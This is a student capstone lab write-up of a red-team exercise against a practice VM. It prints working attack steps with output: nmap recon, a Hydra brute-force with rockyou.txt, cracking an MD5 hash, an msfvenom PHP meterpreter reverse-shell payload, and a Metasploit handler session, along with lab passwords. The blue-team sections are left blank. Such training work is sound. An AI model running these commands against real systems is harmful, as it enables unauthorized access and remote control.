Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology


Azure Network - Red vs. Blue Team
JumpBox/NATSwitch/VM
Hyper V Azure Host Machine
ML-REFVM-684427 (OS: Windows)
10.0.0.1 (192.168.1.1)
VM w/Hyper-V Manager
NATSwitch 192.168.1.1
Display
Internet
Windows Firewall
RDP Workstation
Attack Machine finds vulnerabilities on network, including Capstone Machine (Target)
Activity log from Capstone Machine sent for analysis to ELK Server.
Log files analysed using Kibana
Filebeat
Metricbeat
kibana
Log files alaysis on Kibana
Attack Machine - Kali
(OS: Linux 5.4.0) - 192.168.1.90
Target Machine - Capstone
(OS: Linux 5.4.0) - 192.168.1.105
ELK Server
(OS: Linux 5.4.0) - 192.168.1.100

```
135/tcp   open   msrpc   Microsoft Windows RPC
139/tcp   open   netbios-ssn Microsoft Windows
445/tcp   open   microsoft-ds?
2179/tcp   open vmrdp?
3389/tcp   open   ms-wbt-server  Microsoft Terminal
```

```
VM with:
22/tcp   open   OpenSSH 8.1p1 Debian 5
```

```
VM with:
22/tcp    open   ssh    OpenSSH 7.6p1 Ubuntu 4ubunt0.3
80/tcp    open   http   Apache httpd 2.4.29
                        /webdev/ (401 unauthorized)
```

```
VM with:
22/tcp      open   ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
9200/tcp    open   http   Elasticsearch REST API 7.6.1
```

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-REFVM-64427

IPv4: 192.168.1.90
OS: Kali GNU (Linux 5.4.0)
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (HyperV Machine)	192.168.1.1	NATSwitch
Kali	192.168.1.90	Attacking machine used for penetration testing on the network
ELK	192.168.1.100	Network Monitoring Machine running Kibana - Logs data from Capstone Machine
Capstone	192.168.1.105	Target Machine replicating a vulnerable server - hosting an Apache and SSH server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access	Port 80 is used for web communication. When it is left open and unsecure, public access can be allowed	This allows hackers access into the web servers. Files and folders are accessible. Sensitive and hidden files and folders can be found.
Brute-force Attack	An attack that consists of checking all possible username and password combination until the correct one is found.	With the use of brute force and a password list (ex. rockyou.txt), the password can be found.
Reverse Shell Backdoor	Allows to send a reverse shell payload on a web server while the firewalls do not detect the payload.	Attackers gained backdoor access to the Capstone web server

Exploitation: Open Web Port (80)

01

Tools & Processes

I used the tool NMAP to scan for open ports the machine we are targeting.

Command: **nmap -sV -O 192.168.1.0/24**


02

Achievements

What did the exploit achieve? Nmap scanned 256 IP addresses. I found 4 hosts up but 192.168.1.105 had Port **22** and **80** open which allowed me to access server files via HTTP.

This lead to the discovery of the secret folder via ashton.txt


03



```
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00062s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/26%OT=22%CT=1%CU=39416%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=62B91479%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10E%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
```

Exploitation: Open Web Port (80)

04




Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

05




Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

06



```
th a masters degreee in aquatic jousting. "Moving over to managing
that they have me managing the company_folders/secret_folder! I re
```

Exploitation: Brute Force Attack

01

Tools & Processes

I used Hydra and also required a password list, rockyou.txt

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f - vV 192.168.1.105 http-get /company_folders/secret_folder/

02

Achievements


Password for Ashton was tested against the common password dictionary “rockyou”

Access to the /secret_folder

Access to /webdav system

Ryan’s password.dav was found: linux4u


03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of
 14344399 [child 9] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-26 1
9:53:59
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get /company_folders/secret_folder/
```

Exploitation: Brute Force Attack

04


Index of /company_folders/secret_folder - Mozilla Fire
192.168.1.105/company_folders/secret_folder/
Don't Save
Save

Would you like Firefox to save this login for http://192.168.1.105?


ashton

leopoldo

☑ Show password

erver at 192.168.1.105 Port 80


05



8.1.105/company_folders/secret_folder/connect_to_corp_server

```
av server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

hand bar

bdav/"
ll use ryans account) and password
are and reload my browser
```

06



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

Exploitation: Brute Force Attack

07



Would you like Firefox to save this login for http://192.168.1.105?

ryan

linux4u

☑ Show password

Server at 192.168.1.105 Port 80

Exploitation: Reverse Shell Backdoor

01

Tools & Processes

Created and uploaded

~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 > shell.php

Established remote listener. Executed reverse shell backdoor on Capstone Apache server.

meterpreter> shell

>find / -name flag.txt 2>/dev/null >cat flag.txt

02

Achievements


Created a reverse shell payload and move it to webDAV server as Ryan

Listen to the host and port

Once the payload is executed, the attacker can listen to the Capstone server (192.168.1.105)

Flag file was discovered <result of cat>: **b1ng0w@5h1sn@m0**


03



```
     .d0Oo'WM.0000occcx0000.MX'x00d.
      ,kOl'M.0000000000000.M'dOk,
       :kk;.0000000000000.;Ok:
        ;k0000000000000000k:
         ,x000000000000x,
          .l0000000l.
            ,dOd,
             .

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use msfvenom
[-] No results from search
[-] Failed to load module: msfvenom
msf5 > exit
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# 
```

Exploitation: Reverse Shell Backdoor

04




dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

passwd.dav


1 item

05



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```


06



```
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:59462)
 at 2022-06-22 20:51:42 -0700

meterpreter >
```

Exploitation: Reverse Shell Backdoor

07



```
lrwxrwxrwx   1 root root         34 Jun 27  2020 initrd.img.old → boot/ini
trd.img-4.15.0-106-generic
drwxr-xr-x  22 root root       4096 Jun 23 01:55 lib
drwxr-xr-x   2 root root       4096 Jun 23 01:52 lib64
drwx------   2 root root      16384 May  7  2019 lost+found
drwxr-xr-x   2 root root       4096 Jul 25  2018 media
drwxr-xr-x   2 root root       4096 Jul 25  2018 mnt
drwxr-xr-x   2 root root       4096 Jul  1  2020 opt
dr-xr-xr-x 119 root root          0 Jun 23 01:42 proc
drwx------   6 root root       4096 May 21  2020 root
drwxr-xr-x  28 root root       1020 Jun 23 02:19 run
drwxr-xr-x   2 root root      12288 Jun 23 01:56 sbin
drwxr-xr-x   4 root root       4096 May  7  2019 snap
drwxr-xr-x   2 root root       4096 Jul 25  2018 srv
-rw-------   1 root root 2065694720 May  7  2019 swap.img
dr-xr-xr-x  13 root root          0 Jun 23 02:43 sys
drwxrwxrwt   2 root root       4096 Jun 23 01:57 tmp
drwxr-xr-x  10 root root       4096 Jul 25  2018 usr
drwxr-xr-x   2 root root       4096 May 21  2020 vagrant
drwxr-xr-x  14 root root       4096 May  7  2019 var
lrwxrwxrwx   1 root root         31 Jun 27  2020 vmlinuz → boot/vmlinuz-4.
15.0-108-generic
lrwxrwxrwx   1 root root         31 Jun 27  2020 vmlinuz.old → boot/vmlinu
z-4.15.0-106-generic
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur? N/A
- How many packets were sent, and from which IP? N/A
- What indicates that this was a port scan? N/A

Kibana was not available for this report.

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? N/A How many requests were made? N/A
- Which files were requested? N/A What did they contain? N/A

